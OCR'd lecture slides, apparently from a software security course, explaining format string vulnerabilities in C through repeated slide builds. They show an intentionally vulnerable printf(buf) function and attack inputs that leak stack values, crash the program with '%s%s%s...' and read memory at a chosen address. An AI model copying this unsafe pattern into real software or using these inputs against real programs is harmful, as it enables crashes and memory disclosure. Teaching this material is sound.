


Program Output:
???

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

```
???-
```

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

```
???-
```

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

```
???-???
```

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

```
???-???-
```

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

□-□-□□□□

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

□-□-□□□□↵

How `printf` works internally?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%d-%x-\x25\x80\x90\x40\n"




Program Output:

□-□-□□□□↵

Crashing the Program?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%s%s%s%s%s%s"




For each %s, `printf` will fetch a number from the stack, treat this number as an **address**, and *print out the memory contents pointed by this address as a string*, until a NULL character is encountered.

Crashing the Program?

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

"%s%s%s%s%s%s"




The number fetched maybe a good address but protected or belong to another process's memory or belong to nonexistence memory address that has never been assigned causing the program to crash

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```

"\x10\x48\xFF\xFF%x%s%s"




Program Output:

NOTE: In C language, `\x10` in a string tells the compiler to put a hexadecimal value `0x10` in the current position. The value will take up just **one byte**. Without using `\x`, the ASCII values of the characters '1' and '0' will be stored. Their ASCII values are 49 and 48, respectively.

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:

????

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```

